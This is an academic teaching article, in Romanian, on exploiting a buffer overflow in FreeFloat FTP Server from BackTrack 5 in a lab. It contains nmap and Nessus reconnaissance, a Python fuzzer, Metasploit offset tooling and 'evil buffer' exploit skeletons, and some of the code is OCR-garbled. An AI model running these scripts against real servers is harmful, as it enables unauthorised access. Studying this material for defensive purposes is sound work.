Exploatarea vulnerabilităților "buffer overflow" folosind instrumente de tip open-source

Buffer Overflow Vulnerability Exploitation Using Open-Source Tools

Ionuț-Daniel BARBU
Faculty of ETTI, University POLITEHNICA of Bucharest, Romania
barbu.ionutdaniel@gmail.com

Abstract

The purpose of this article is to present an overview of buffer overflow vulnerabilities. During an exploitation of such vulnerability, the attacker uses basic concepts of programming and networking technology to get access to the target machine. Two aspects are worth mentioning: the first one is that the attack was created for teaching purposes and secondly, perhaps more important, the tools used are free and anyone can access them. Obviously, attacks on computer systems can be very complex but as you will discover this attack can be implemented without much effort. I insist on this idea to show that an attacker does not have to be highly trained. Therefore I want to emphasize the importance of security to all users. As a summary, this demonstrates, that following well-defined steps a malevolent person can exploit vulnerabilities detected. It starts with running a scan for vulnerabilities against the network. Reviewing the report generated, the presence of FTP (File Transfer Protocol) should be noted. Going further, it develops the main attack. The success of the attack is confirmed by access to Command Prompt in Windows operating system of the targeted machine.

Index terms: vulnerability management, buffer overflow vulnerability, open-source, exploit, Linux BackTrack 5

1. Introducere

În securitatea sistemelor de calcul, o vulnerabilitate este o slăbiciune care permite unui atacator să diminueze siguranța unui sistem informatic. Vulnerabilitatea poate fi definită ca intersecția a trei elemente: existența unei breșe în securitatea sistemului, capacitatea atacatorului de a determina problemele de securitate ale sistemului și capacitatea atacatorului de a exploata vulnerabilitatea.

Fereastra de vulnerabilitate, breșa în sistemul informatic, este momentul de când sistemul de securitate a fost penetrat până la momentul în care accesul a fost restricționat și procesele s-au încheiat.

1.1. Standardizarea vulnerabilităților

În standardul ISO 27005 (International

Organization for Standardization) vulnerabilitatea se definește ca o slăbiciune a unui activ sau grup de active care pot fi exploatate de către unul sau mai multe amenințări. IETF RFC 2828 (Internet Engineering Task Force - Request for Comments) definește acest termen ca un defect sau slăbiciune într-un sistem de proiectare, implementare, sau operare și gestionare, care ar putea fi exploatat pentru a încălca politica de securitate a sistemului.

OWASP (Open Web Application Security Project) descrie același fenomen în termeni ușor diferiți: un agent de amenințare, printr-un vector de atac exploatează o slăbiciune (vulnerabilitate) a sistemului de securitate, cauzând un impact tehnic privind o resursă IT.

Dezvăluirea responsabilă a vulnerabilităților este un subiect important: Microsoft, Google, Adobe, Apple au dezvoltat buletine periodice în care divulgă vulnerabilități ale propriilor sisteme și metode de remediere. Mitre Corporation menține o listă de vulnerabilități descoperite într-un sistem numită lista cu vulnerabilități comune și clasificarea lor (CVSS - Common Vulnerability Scoring System). Deși aceste instrumente pot oferi prin audit, o bună imagine de ansamblu a posibilelor vulnerabilități prezente, ele nu pot înlocui judecata umană. Bazându-se exclusiv pe scanere se vor găsi și rezultate fals pozitive. Vulnerabilități au fost găsite în orice sistem de operare major inclusiv Windows, Mac OS, diferite forme de Unix și Linux, OpenVMS și altele.

Subiectul a fost ales pentru a fi tratat întrucât atacurile de tip "buffer overflow" reprezintă o modalitate destul de utilizată în atacurile online. Scopul acestui articol este acela de a prezenta un astfel de atac și a demonstra cum, folosind instrumente open-source această vulnerabilitate poate fi exploatată. Pentru evitarea unor astfel de atacuri, echipele de programatori trebuie să dezvolte un soft foarte bine pus la punct, să permită testarea lui din punct de vedere al securității și să aducă îmbunătățiri periodice ("patch").

În această prezentare scenariul este următorul: un atacator folosește un sistem informatic ce rulează Linux Ubuntu BackTrack 5 și are ca țintă un sistem de operare Microsoft Windows XP în care este pornită o instanță a aplicației FreeFloatFTP. În faza de recunoaștere, este rulat scanner-ul de vulnerabilități Nessus de pe sistemul BackTrack 5 asupra rețelei. În urma revizuirii vulnerabilităților din raportul generat de scanner, se observă prezența FTP-ului. Tot în această fază, pentru confirmare, se face o scanare adițională de porturi folosind comanda nmap din terminalul de BackTrack5.

În cea de-a doua fază, atacatorul începe prin trimiterea unei secvențe care are ca scop determinarea lungimii șirului de caractere care poate opri rularea aplicației FreeFloatFTP. După ce această informație este obținută, se trece la scrierea script-ului ce va fi utilizat la final. Rezumând această etapă, putem afirma că ea constă în: determinarea lungimi șirului de caractere, atașarea debugger-ului Immunity de FreeFloatFTP Server pentru a determina informații legate de regiștrii EIP (Extended Instruction Pointer) și ESP (Extended Stack Pointer) și obținerea intervalului ce poate fi rescris pentru a introduce instrucțiunile dorite, cele cu scopul de a deschide un port ales.

Ultima parte a atacului debutează cu generarea secvenței ce va înlocui spațiul de memorie ce poate fi rescris. Ulterior se rulează script-ul ce va trimite secvența de cod iar mai apoi se folosește comanda netcat pentru a asculta pe portul ales. Succesul atacului va trimite către port, o instanță a Command Prompt-ului din Windows. Având acesta la îndemână, am ales să modific registrul care activează "Remote Desktop Connection". În scopuri demonstrative, am creat mai apoi un user pe care l-am adăugat în grupul "Remote Desktop Users". În consecință am obținut controlul mașinii țintă, confirmând succesul atacului.

2. Scurt istoric

În data de 2 noiembrie 1988 un absolvent al Universității Cornell din Statele Unite, Robert Morris Jr., a executat un program de tipul vierme, primul program care a afectat într-un mod foarte serios Internet-ul. În decursul a câteva ore a fost format un grup de voluntari care să rezolve cât mai rapid această situație urgentă. Membrii grupului, denumit "Virus Net", comunicau cu ajutorul telefonului și al segmentelor neafectate ale rețelei. Modalitatea prin care programul a infectat și oprit atât de multe calculatoare este foarte simplă: după ce programul infecta un calculator crea două copii ale sale în memorie, al căror scop era să caute alte calculatoare care să poată fi infectate. Aceste două copii creau fiecare la rândul lor câte două copii ale virusului. Un calcul simplu, arată că la a 16-a "generație" pe calculator existau mai mult de 65 de mii de copii ale programului pe sistemul infectat, și alte 65 de mii de alte calculatoare cercetate pentru a fi infectate. Cum programul nu se oprea, el ajungea în timp foarte scurt să consume toate resursele calculatorului. Deși nu a avut efecte catastrofale, Internet-ul fiind format din foarte puține calculatoare la acea vreme acest incident a tras un serios semnal de alarmă în ceea ce privește securitatea sistemelor informatice.

Buffer overflow a fost înțeles și parțial documentat public încă din 1972.

3. Buffer Overflow

În securitatea calculatoarelor și a programelor, un buffer overflow, este o anomalie într-un program care permite scrierea de date într-un un tampon și suprascrierea memoriei adiacente. Poate fi declanșat de intrări, care sunt concepute pentru a executa cod, sau să modifice modul în care programul funcționează. Acest lucru poate duce la un comportament haotic al programului, inclusiv erori de memorie, rezultate incorecte, sau o încălcare a securității sistemului. Astfel, ele sunt baza multor vulnerabilități software.

Limbaje de programare frecvent asociate cu buffer overflow includ C și C + +, care nu oferă nici un mod de protecție împotriva accesării sau suprascrierii datelor. Un buffer overflow se produce atunci când datele scrise la un tampon corup valorile date în memorie, adrese adiacente tampon și sunt cauzate de condiții insuficiente la verificare. Erorile sunt cauzate atunci când un program scrie mai multe date pentru un tampon situat pe stivă decât a fost efectiv alocat pentru acesta. Dacă programul afectat se execută cu privilegii speciale, sau accepta date de la gazde din rețele nesigure atunci este o potențială vulnerabilitate de securitate.

4. Exploatarea

Tehnicile de a exploata o vulnerabilitate buffer overflow variază în funcție de arhitectura sistemului de operare și de regiunea de memorie. O metodă ar fi așa-numita "trampolining", cazul în care adresa datelor furnizate de utilizator este necunoscută, dar locația este stocată într-un registru, apoi adresa de returnare poate fi suprascrisă cu adresa unui opcode care va provoca executarea pentru a sări la datele furnizate de atacator. Dacă locația este stocată într-un registru R, apoi un salt la locația care conține opcode pentru un salt R, apelarea R sau o instrucțiune similară, va duce la executarea datelor furnizate de utilizator.

Locațiile de opcodes pot fi găsite în DLL (Dynamic Lync Library) -uri sau executabile în sine. Cu toate acestea, adresa opcode de obicei, nu poate conține orice caractere nule și locațiile acestor opcodes pot varia între aplicații și versiuni ale sistemului de operare. Proiectul Metasploit este o bază de date de opcodes adecvate, deși doar cele găsite în sistemul de operare Windows sunt listate.

4.1. Practici de exploatare

Tehnica NOP este cea mai veche și cea mai cunoscută pentru exploatarea cu succes a unei vulnerabilități buffer overflow. Se rezolvă problema de a găsi adresa exactă a tamponului prin creșterea în mod eficient a dimensiunii zonei țintă. Pentru a face acest lucru, secțiuni mult mai mari ale stivei sunt deteriorate cu instrucțiuni mașină NOP. La sfârșitul datelor furnizate de atacator, după instrucțiunile de NOP, el plasează o instrucțiune pentru a efectua un salt către partea de sus a tamponului unde va plasa shellcode. Datorită popularității acestei tehnici, mulți furnizori de sisteme de prevenire a intruziunilor vor căuta instrucțiuni mașină NOP într-o încercare de a detecta shellcode în uz. O alta metodă folosită este tehnica salt-ului la registru ce permite exploatarea unui buffer overflow fără a fi nevoie de spațiu suplimentar pentru un NOP. Strategia este de a suprascrie indicatorul care va face programul să sară la începutul shellcode-ului. Soluția tradițională este de a găsi o instanță neintenționată a unui opcode adecvat la un punct fix undeva în memoria program. Un exemplu de astfel de instanță neintenționată a i386 este JMP ESP. Atunci când această tehnică este posibilă, severitatea vulnerabilității crește considerabil. În securitatea informațiilor, un shellcode este o mică bucată de cod folosită ca sarcina utilă în exploatarea unei vulnerabilități software. Acesta este de obicei scris în limbaj mașină.

4.2. Buffer Overflow în ansamblu

În starea cea mai de bază, buffer overflow este un defect de programare. La nivelul următor se analizează buffer overflow ca o vulnerabilitate de securitate, potențial urmată de buffer overflow ca atac. La nivelul superior al ierarhiei, buffer overflow poate reprezenta un incident de securitate. Din punct de vedere al incidentelor bazate pe buffer overflow distingem câteva clasificări. Clasificarea în funcție de scop este vastă întrucât un atac de tip buffer overflow poate avea scopuri mai restrânse cum ar fi un refuz de serviciu (DoS - Denial of Service) dar și scopuri elaborate cum ar fi penetrarea pentru obținerea de date importante. De asemenea, în cadrul atacurilor, platformele ofensive variază folosindu-se astfel aproape toate sistemele de operare. Totuși, este clar că cea mai folosită platformă în securitatea ofensivă este Linux. Am putea continua printr-o clasificare a strategiilor de livrare. Buffer overflow este caracterizat de o injectare de date în exces într-un proces. Pentru a ajunge la procesul dorit, un atacator trebuie să insereze cod rău intenționat. În cele mai multe cazuri, vulnerabilitatea poate fi un proces care ascultă pe un port de comunicații deschis sau un proces care acceptă date de intrare neverificate.

4.3. O viziune tehnică asupra buffer overflow

Un buffer overflow apare într-un program oricând programul scrie mai multe informații într-o matrice tampon, decât spațiul alocat în memorie pentru ea. Buffer overflow - urile sunt definite ca erori de programare, care sunt de obicei introduse într-un program ca rezultat al neimplementării condițiilor de frontieră. De asemenea sunt defecte de programare ca rezultat direct al unor funcții de bibliotecă C utilizate pe scară largă. Un buffer overflow poate apărea accidental în timpul execuției unui program. Într-un atac buffer overflow, obiectivul atacatorului este de a folosi vulnerabilitatea pentru a corupe informațiile într-un mod atent controlat. Dacă atacul se face cu succes, atacatorul obține în mod eficient controlul sistemului. O dată ce controlul este transferat la codul malițios, se execută instrucțiunile date care au ca scop, de obicei, acordarea de acces complet neautorizat la sistem.

Un atac de tip buffer overflow poate fi local sau la distanță. Într-un atac local, atacatorul are deja acces la sistem și poate fi interesat de creșterea privilegiului. Un atac de la distanță este livrat printr-un port de rețea.

Rezumând, un atac de tip buffer overflow, de obicei, este format din trei părți: plantarea codului de atac în programul țintă, copierea

efectivă în tampon, deturnarea controlului pentru a executa cod de atac.

În scopul de a înțelege ce se întâmplă în timp ce se executa un binar, avem nevoie de o privire asupra organizării memoriei virtuale. Ea se bazează pe diferite zone bine definite pentru segmentarea sarcinilor.

De fiecare dată când o funcție este apelată, trebuie creat un mediu nou în spațiu de memorie pentru variabilele locale și parametrii funcției. Noi folosim termenul de "mediu", pentru a defini toate elementele care apar în timpul execuției unei funcții. ESP (indicatorul de stivă extinsă) este registrul care deține adresa stivei. Este important de remarcat faptul că ESP este dependent de arhitectură și poate, uneori, indica primul spațiu liber în stivă. ESP poate fi schimbat într-un număr de moduri, atât direct, cât și indirect.

Executarea unei funcții este împărțită în trei etape distincte: prologul (într-o funcție, două cerințe trebuie să fie îndeplinite: starea stivei trebuie să fie salvată înainte de intrarea în funcție și cantitatea de memorie necesară pentru a rula funcția, trebuie să fie rezervată), funcția de apel (atunci când o funcție este apelată, parametrii sunt împinși pe stivă și indicatorul de instrucțiuni IP este salvat pentru a permite restul programului reluării execuției de la locul corect după ce funcția a finalizat executarea acesteia), revenirea funcției (restabilește organizarea memoriei).

Principala problemă cu buffer overflow, din punct de vedere al exploatării este găsirea regiunii ce permite suprascrierea. Ținte ale atacurilor de tip buffer overflow, sunt de obicei mașinile care rulează Windows. Pentru o lungă perioada de timp s-a considerat ca acest atac este pur teoretic dar între timp s-a demonstrat că poate fi pus și în practică destul de ușor.

Biblioteca standard C este formată din categorii de funcții utilizate pentru sarcini de programare foarte utilizate. Directiva "#include" îndeplinește această sarcină. Ca un exemplu, string.h, fișierul header, oferă acces la o gamă de funcții care se ocupă cu șiruri de caractere. În mod similar, stdio.h este fișierul header care oferă accesul la o întreagă gamă de funcții ce au de a face cu intrări și ieșiri ale datelor din programe. Biblioteca standard C conține 18 antete standard, care includ sute de funcții. Cele mai multe probleme buffer overflow le generează chiar utilizarea acestora. Poate cea mai periculoasă clasă de funcții este cea asociată cu operațiunile pentru șir care nu efectuează nici o verificare (strcpy, strcat, sprint). Clasa de funcții str. * () include strcpy() și strcat(). Strcpy() este funcția de copiere a unui șir sursă într-un tampon de destinație. Nu există un anumit număr de caractere ce pot fi copiate și această caracteristică duce la probleme. Numărul de caractere copiate este direct dependent de cât de multe caractere sunt în șirul sursă. Unele funcții au așa-numitele alternative mai sigure: strncpy() și strncat(). Utilizarea strncpy() are implicații de performanță, pentru că umple cu zero tot spațiul disponibil.



Fig. 1. Buffer Overflow

5. Prezentare generală a metodei utilizate

BackTrack este o distribuție bazată pe GNU / Linux Debian care vizează criminalistica digitală și testarea de penetrare. În martie 2013, echipa Offensive Security a înlocuit această distribuție cu Kali Linux. BackTrack oferă utilizatorilor o colecție cuprinzătoare de instrumente legate de securitate, de la scanere de porturi la auditori de securitate.

În domeniul securității calculatoarelor, Nessus este un scaner de vulnerabilități dezvoltat de Tenable Network Security. Acesta este gratuit pentru uz personal. Nessus permite scanări pentru următoarele tipuri de vulnerabilități: cele care permit unui hacker accesul de la distanță la datele sensibile de pe un sistem; greșelile (de exemplu patch-uri care lipsesc, etc.); parolele implicite, câteva parole comune și parole goale/absente pe unele conturi de sistem; Nessus poate apela, de asemenea, Hydra (un instrument extern) pentru a lansa un atac de tip dicționar; refuzurile de serviciu față de stiva TCP/IP (Transmission Control Protocol / Internet Protocol); pregătirea pentru audituri PCI DSS (Payment Card Industry Data Security Standard).

În timpul funcționării tipice, Nessus începe prin a face o scanare de porturi, cu una din cele patru portscanere interne (sau se poate utiliza opțional AMAP sau Nmap) pentru a stabili care porturi sunt deschise pe țintă și apoi încearcă diferite exploatări ale acestora. Testele de vulnerabilitate, disponibile, sunt scrise în NASL (Nessus Atac Scripting Language), un limbaj de scripting optimizat pentru interacțiunea prin rețea.

FreeFloatFTP Server

File Transfer Protocol (FTP) este un protocol de rețea standard utilizat pentru a transfera fișiere de la o gazdă la alta prin intermediul unei rețele bazate pe TCP, cum ar fi Internetul. FTP este construit pe o arhitectură client-server. Utilizatorii FTP se pot autentifica folosind un text clar, în mod normal, sub forma unui nume de utilizator și o parolă , dar se pot conecta și anonim dacă serverul este configurat pentru a permite acest lucru. FTP este adesea securizat cu TLS / SSL (Transport Layer Security / Secure Socket Layer). Secure File Transfer Protocol ("SFTP") este uneori folosit, dar este diferit din punct de vedere tehnologic. Primele aplicații client FTP au fost instrucțiuni de linie de comandă dezvoltate înainte de sistemele de operare cu interfețe grafice și sunt încă utilizate.

Immunity Debugger este un soft folosit în analiza modului de rulare a programelor și prelucrarea pentru inginerie inversă. Se bazează pe o interfață grafică și poate fi extins folosind Python API (Application Programming Interface). Este un debugger conceput special pentru industria securității.

5.1. Sistemul informatic țintă: Microsoft Windows XP Service Pack 3

Microsoft lansează ocazional pachete de service pentru sistemele sale de operare Windows pentru a rezolva problemele și a adăuga caracteristici. Windows XP a fost criticat de către unii utilizatori în ceea ce privește vulnerabilitățile de securitate la aplicații cum ar fi Internet Explorer și Windows Media Player. Windows XP Service Pack 3 (SP3) cuprinde un total de 1174 remedieri dintre care majoritatea priveau securitatea.

Starea rețelei

Pentru a observa atributele rețelei, se va rula în Command Prompt comanda *ipconfig*, iar informațiile obținute sunt:

```
IP Address: 192.168.56.201
Subnet Mask: 255.255.255.0
Default Gateway: 192.168.56.1
```

Vulnerabilitatea - FreeFloat FTP Server

Freefloat FTP Server este instalat și are o instanță pornită. Pentru a confirma pornirea aplicației FTP se analizează starea porturilor de rețea. În cazul de față se observă că portul 21 este în "Listening" State.

5.2. Sistemul informatic sursă: Linux BackTrack 5

Mașina aleasă ca sursă a atacului are ca sistem de operare BackTrack5. Opțiunea nu a fost aleatorie, ci s-a bazat pe suita vastă de aplicații utile în testarea securității. Pentru accesul la sistem am creat user-ul *root* căruia i-am atribuit parola *toor*. În cadrul mașinii care are instalat Linux BackTrack 5 s-a ales rularea unei instanțe Nessus pentru a determina vulnerabilitățile din sistemele aparținând aceleiași rețele. Pentru a fi accesat, este necesară pornirea browser-ului Mozilla și navigarea către adresa locală *https://localhost:8834*. De asemenea, și în acest caz user-ul a fost ales *root* iar parola *toor*. Detaliile în ceea ce privește rețeaua se pot determina în BackTrack5 rulând în terminal comanda *ifconfig*.

5.3. Conceperea atacului

În procesul de exploatare a vulnerabilităților unui sistem, primul pas este determinarea acestora. Din metodele utilizate pentru a observa breșele de securitate, am ales rularea unei scanări folosind Nessus instalat în mașina bazată pe Linux BackTrack5 și de asemenea comanda *nmap*. Pentru a porni scanarea se navighează în browser-ul Mozilla la adresa locală *https://localhost:8834* și după logare, se alege New Scan din meniul Scans. Am ales ca țintă a scanării rețeaua 192.168.56.0/24. Pentru a confirma faptul că a început scanarea se verifică pagina Listing Scans din interfața scannerului. În momentul în care scanarea de vulnerabilități s-a terminat, următorul pas este observarea rezultatelor. Se observă astfel că una din vulnerabilitățile găsite în sistemul 192.168.56.201 este FTP Server Detection. De menționat este faptul că Nessus a fost capabil să determine și aplicația folosită, ba mai mult, chiar versiunea. Pentru a confirma informațiile furnizate de către Nessus am ales comanda nmap din terminalul BackTrack 5. Mai precis, am atașat opțiunea –F (FAST) întrucât numărul de porturi scanate în acest caz este mult mai mic iar portul 21, echivalent FTP, este unul din porturile importante. În consecință, după comanda *root@bt:~# nmap -F 192.168.56.0/24*, rezultatele au fost:

```
Nmap scan report for 192.168.56.201
Host is up (0.00021s latency).
Not shown: 96 closed ports
PORT STATE SERVICE
21/tcp open ftp
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 08:00:27:36:69:82 (Cadmus
Computer Systems)
```

După momentul detectării vulnerabilității sistemului, este necesară determinarea lungimii șirului de caractere capabil să împiedice rularea corectă a programului FreeFloat FTP Server.

În consecință, folosind Python s-a dezvoltat un script care are ca rol trimiterea comenzii MKD însoțită de un șir de caractere „A” a cărui lungime este incrementată succesiv. Acest script a fost denumit simple-fuzzer.py și a fost stocat în sub-directorul *fuzzers* al directorului *pentest* din BackTrack 5.

```
root@bt:~# cd /pentest
root@bt:/pentest# cd fuzzers
root@bt:/pentest/fuzzers# cat simple-
fuzzer-ini.py
```

Acest script folosește o buclă pentru a incrementa succesiv lungimea șirului de caractere trimise. După instrucțiunile inițiale, se trece la definirea și trimiterea comenzii MKD prin portul 21 al adresei 192.168.56.201. O primă formă a script-ului arată astfel:

```
#!/usr/bin/python
import socket
#Creeaza un vector de buffer, cu
incrementari successive.
buffer=["A"]
counter=20
while len(buffer) <= 30:
buffer.append("A"*counter)
counter=counter+100 71
# Definirea comenzii FTP ce va fi trimisa:
commands=["MKD"]
# Rularea buclei:
for command in commands:
for string in buffer:
print "Sending command "+ command + " with
" +str(len(string)) + " bytes"
s=socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
# AF_INET este familia de adrese necesara
```

```
pentru utilizarea Internet Protocol in
Unix.
# SOCK_STREAM faciliteaza transmiterea
secventiala bidirectionala de biti.
connect=s.connect(('192.168.56.201',21))
#adresa tinta
s.recv(1024)
s.send('USER ftp\r\n') # procedura de
logare
s.recv(1024)
s.send('PASS ftp\r\n')
s.recv(1024)
s.send(command +' ' + string + '\r\n') #
codul malitios
s.recv(1024)
s.send('QUIT\r\n')
s.close()
```

Înainte de a rula atacul inițial, de recunoaștere, într-un terminal BackTrack 5 s- a testat conexiunea folosind comanda ftp:

```
root@bt:/# ftp 192.168.56.201
Connected to 192.168.56.201.
220 FreeFloat Ftp Server (Version 1.00).
Name (192.168.56.201:root): ftp
331 Password required for ftp.
Password:
230 User ftp logged in.
ftp> bye
221 Goodbye
```

Se trece astfel la pornirea atacului inițial acordând mai apoi drepturile necesare scriptului.

```
root@bt:/pentest/fuzzers# chmod 777 simple-
fuzzer- ini.py
root@bt:/pentest/fuzzers# ./simple-fuzzer-
ini.py
Sending command MKD with 1 bytes
Sending command MKD with 20 bytes
Sending command MKD with 120 bytes
Sending command MKD with 220 bytes
Sending command MKD with 320 bytes
Sending command MKD with 420 bytes
Sending command MKD with 520 bytes
Sending command MKD with 620 bytes
Sending command MKD with 720 bytes
Sending command MKD with 820 bytes
```

Având în vedere scopul de a suprascrie întreg șirul, pentru ca atacul următor să poată opri FreeFloat FTP Server cu siguranță, se va alege o lungime a șirului de 1000 de caractere. Exploatarea vulnerabilității găsite se află în stadiul în care majoritatea informațiilor necesare au fost obținute și se poate trece la dezvoltarea scriptului final.

```
 root@bt:/pentest/fuzzers# nano skeleton-
ini.py
root@bt:/pentest/fuzzers# chmod 777
skeleton-ini.py
root@bt:/pentest/fuzzers# nano skeleton-
ini.py
```

Acest script are un rol similar cu simple-fuzzer.py. Diferența majoră este că cele 1000 de caractere vor fi înlocuite pe parcurs.

```
#!/usr/bin/python
import socket
import sys
buffer ='\x41' * 1000
s=socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
print "\nSending evil buffer..."
connect=s.connect(('192.168.56.201',21))
s.send('USER ftp' +'\r\n'); s.recv(1024)
s.send('PASS ftp' +'\r\n'); s.recv(1024)
s.send('MKD ' + buffer + '\r\n');
s.recv(1024)
s.send('QUIT\r\n');s.close()
root@bt:/pentest/fuzzers# ./skeleton-ini.py
Sending evil buffer...
```

În scopuri didactice, atacul este reprodus și din punct de vedere al țintei pentru a determina regiștrii afectați de rularea scripturilor. Se folosește astfel Immunity Debugger. Inițial, după ce a fost atașat, programul va întrerupe rularea și va intra într-o stare de pauză. Este necesară astfel apăsarea butonului Play pentru a continua. O primă observație importantă este suprascrierea registrului EIP. De asemenea este suprascris și "stack pointer-ul" ESP - 00B3FC2C.

În acest moment este necesară determinarea exactă a caracterelor ce au suprascris registrul EIP. Metoda folosită este înlocuirea celor 1000 de caractere "A" cu un șir unic de aceeași lungime și localizarea mai apoi a caracterelor ce au suprascris EIP.

Proiectul Metasploit este un proiect de securitate informatică care oferă informații cu privire la vulnerabilitățile de securitate și ajută la teste de penetrare și dezvoltarea de semnătura IDS (Intrusion Detection System). Din suita de aplicații disponibile în Metasploit BackTrack 5 s-a ales scriptul Ruby pattern_create.rb pentru a genera șirul unic de 1000 de caractere.

```
root@bt:/pentest/exploits/framework/tools#
./pattern_create.rb 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3A
b4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac
8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2
Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6A
```

```
f7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah
1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5
Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9A
k0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al
4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8
Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2A
o3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap
7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1
Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5A
s6As7As8As9At0At1At2At3At4At5At6At7At8At9Au
0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4
Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8A
w9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay
3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7
Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1B
b2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc
6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0
Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4B
f5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg
9Bh0Bh1Bh2B
```

Se trece la modificarea scriptului inițial pentru a genera din nou atacul. Se modifică astfel șirul inițial de 1000 de caractere “A” cu șirul unic obținut.

```
root@bt:/pentest/fuzzers# nano skeleton-
sec.py
#!/usr/bin/python
import socket
import sys
#buffer ='\x41' * 1000
buffer="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab
1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5
Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9A
e0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af$
s=socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
print "\nSending evil buffer..."
connect=s.connect(('192.168.56.201',21))
s.send('USER ftp' +'\r\n');s.recv(1024)
s.send('PASS ftp' +'\r\n');s.recv(1024)
s.send('MKD ' + buffer +
'\r\n');s.recv(1024)
s.send('QUIT\r\n');s.close()
root@bt:/pentest/fuzzers# chmod 777
skeleton-sec.py
```

Este necesară repornirea FreeFloat FTP Sever și reatașarea Immunity Debugger.

```
root@bt:/pentest/fuzzers# ./skeleton-sec.py
Sending evil buffer...
```

După rularea scriptului skeleton-sec.py se analizează din nou informațiile din EIP. Știind EIP - 69413269 se apelează la scriptul pattern_offset.rb disponibil tot în suita Metasploit pentru a determina locația caracterelor în șirul unic.

```
root@bt:/pentest/exploits/framework/tools#
./pattern_offset.rb 69413269
247
```

Similar se va proceda și în cazul registrului ESP, iar informațiile rezultate sunt:

```
root@bt:/pentest/exploits/framework/tools#
./pattern_offset.rb i6Ai
259
```

Pentru confirmarea informațiilor găsite s-a decis reconfigurarea șirului de caractere trimis. Astfel, în scriptul skeleton-thi.py s-au înlocuit cele 1000 de caractere unice cu: 247 “A”, 4 “B”, 8 “C” și 741 “D”.

```
root@bt:/pentest/fuzzers# nano skeleton-
thi.py
```

În consecință se modifică script-ul, i se atribuie drepturile necesare și se rulează.

```
root@bt:/pentest/fuzzers# nano skeleton-
thi.py
#!/usr/bin/python
import socket
import sys
#buffer ='\x41' * 1000
#buffer="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0A
b1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac
5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9
Ae0Ae1AA="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0
Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4A
c5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad
9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1A$ 80
buffer ='\x41' * 247 + '\x42\x42\x42\x42' +
'\x43' * 8 + '\x44' * 741
s=socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
print "\nSending evil buffer..."
connect=s.connect(('192.168.56.201',21))
s.send('USER ftp' +'\r\n');s.recv(1024)
s.send('PASS ftp' +'\r\n');s.recv(1024)
s.send('MKD ' + buffer +
'\r\n');s.recv(1024)
root@bt:/pentest/fuzzers# chmod 777
skeleton-thi.py
root@bt:/pentest/fuzzers# ./skeleton-thi.py
Sending evil buffer...
```

